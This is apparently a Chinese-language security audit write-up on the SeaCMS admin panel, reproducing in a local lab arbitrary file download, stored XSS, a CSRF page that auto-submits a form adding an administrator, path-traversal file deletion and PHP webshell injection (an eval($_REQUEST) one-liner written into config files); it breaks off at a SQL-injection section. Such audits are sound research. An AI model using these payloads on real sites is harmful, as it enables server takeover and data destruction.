


Seacms:

任意文件下载:

代码审计:

通过定位file_get_contents()函数:



找寻有可控变量的文件:

后台文件/n5y4um/admin_safe.php,代码94行。




漏洞复现:

进入后台这个页面:




XSS:


因为已经登入后台，所以找存储型的XSS，在扩展中添加广告，友情链接这些地方进行尝试：




直接修改海洋cms名称，拼接js，



存储型XSS:



前台页面：



CSRF:



尝试添加系统管理员:



构造poc:


```
csrf.php
<html>
<body>
<form id="pick" action="http://192.168.6.175/n5y4um/admin_manager.php?action=add" method="POST">
  <input type="hidden" name="username" value="test" />
  <input type="hidden" name="pwd" value="test" />
  <input type="hidden" name="pwd2" value="test" />
  <input type="hidden" name="groupid" value="1" />
  <input type="submit" value="Submit request" />
</form>
</body>
</html>
<script>
  document.getElementById("pick").submit();
</script>
```

在另一浏览器打开：



任意文件删除

代码审计：



网页打开admin_template.php，添加参数

action=del&filedir=../templates/default/html/../../test.php。设置打开这个网页就进行自动断点。在admin_template.php进行跟踪：

按住fn+f8：



未对删除目录路径进行严格的过滤，会存在路径穿越进行删除任意文件。

漏洞复现：


在后台模板页面：



点击下一级目录。



自己在根目录添加一个test.php文件，将最后的文件名改为根目录下自己创建的文件路径。



发现根目录下自己设置的test.php文件删除成功。说明存在任意文件删除漏洞。




页面上显示的内容为根目录下的文件。会返回抓包修改的路径。

模板管理				
文件名	模板类型	文件大小	修改时间	操作
当前目录: ../templates/default/html/../../.. 发现跳到了根目录，可以进行浏览和删除				
上一级目录				
search.php	其它文件	16.07 K	2021-01-19 02:46:14	浏览 删除
favicon.ico	其它文件	16.56 K	2019-12-01 14:31:16	浏览 删除
comment	文件夹	70.96 K	2019-12-02 15:20:12	下一级目录
news	文件夹	1.98 K	2019-12-02 15:20:12	下一级目录
diy.php	其它文件	2.98 K	2020-12-28 16:42:52	浏览 删除
伪静态规则.txt	其它文件	0.78 K	2020-11-23 15:54:24	编辑 删除
关于.txt	其它文件	0.88 K	2020-10-19 07:01:32	编辑 删除

命令执行：

在后台百度推送页面：



进入这个文件查看：



向上查看这两个参数：

```

4 CheckPurview()
5 if($action=="set")
6 {
7     $weburl= $_POST['weburl'];
8     $token = $_POST['token'];
9     $open=fopen( filename: "../data/admin/ping.php", mode: "w" );
10    $str='<?php ' ;
11    $str.=' $weburl = " ' ;
12    $str.=' $weburl";
13    $str.=' " ' ;
14    $str.=' $token = " ' ;
15    $str.=' $token";
16    $str.=' " ' ;
17    $str.=' ?>';
18    fwrite($open,$str);
19    fclose($open);

```

写入这个文件

打开/data/admin/ping.php文件:

```

$12.9 > data > admin > ping.php
admin_ping.php x ping.php x common.file.func.php x config.plus.inc.ph
www/admin, 1
2.9
list
ent

```

```

<?php $weburl = " "; $token = " "; ?>

```

所以页面中插入一句话木马: ";eval(\$_REQUEST[6]);//

百度主动推送设置

网站域名: s285.com 准入密钥: ";eval(\$_REQUEST[6]);// 确认

批量推送新视频 批量推送新文章

查看文件中代码:

```

admin_ping.php x ping.php x common.file.func.php x config.plus.inc.php x
<?php $weburl = "s285.com"; $token = " ";eval($_REQUEST[6]);//"; ?>

```

访问这个页面:

访问地址: 192.168.6.175/data/admin/ping.php?6=phpinfo();


PHP Version 5.6.40

System	Linux ubuntu 5.4.0-42-generic #46~18.04.1-Ubuntu SMP Fri Jul 10 07:21:24 UTC 2020 x86_64
Build Date	Aug 31 2019 00:23:24
Configure Command	./configure '--prefix=/usr/local/phpstudy/soft/php/php-5.6.40' '--with-config-file-path=/usr/local/phpstudy/soft/php/php-5.6.40/etc' '--enable-fpm' '--with-mysql=mysqlnd' '--with-mysqli=mysqlnd' '--with-pdo-mysql=mysqlnd' '--with-iconv-dir' '--with-freetype-dir=/usr/local/freetype' '--with-jpeg-dir' '--with-png-dir' '--with-zlib' '--with-libxml-dir=/usr' '--enable-xml' '--disable-rpath' '--enable-bcmath' '--enable-shmop' '--enable-sysvsem' '--enable-inline-optimization' '--with-curl=/usr/local/curl' '--enable-mbregex' '--enable-mbstring' '--with-mcrypt' '--enable-ftp' '--with-gd' '--enable-gd-native-ttf' '--with-openssl' '--with-mhash' '--enable-pcntl' '--enable-sockets' '--with-xmlrpc' '--enable-zip' '--enable-soap' '--with-gettext' '--disable-fileinfo' '--enable-opcache' '--enable-intl'
Server API	FPM/FastCGI
Virtual Directory Support	disabled

可以连接到菜刀:

命令执行2:



在后台用户-->会员消息通知：



成功保存之后：




去文件中查看出现的问题：



```
min_ping.php x delpath.php x common.file.func.php x admin_type.php x admin_notify.php x notify.php x
1 <?php $notify1 = <?php eval($_REQUEST[6]);?>; $notify2 = ""; $notify3 = ""; ?>
```

改为 "; eval(\$_REQUEST[6]);


再次尝试 ";eval(\$_REQUEST[6]);// :



本马上传成功:

```
ta admin notify.php
min 1 <?php $notify1 = "<u>";eval($_REQUEST[6]);//</u>"; $notify2 = ""; $notify3 = ""; ?>
```


访问这个文件:




可以连接到菜刀:

SQL注入:

代码审计:



在n5y4um/admin_ajax.php文件中76行:



```
//SQL语句过滤程序，由80sec提供，这里作了适当的修改
function CheckSql($db_string,$querytype='select')
{
    global $cfg_cookie_encode;
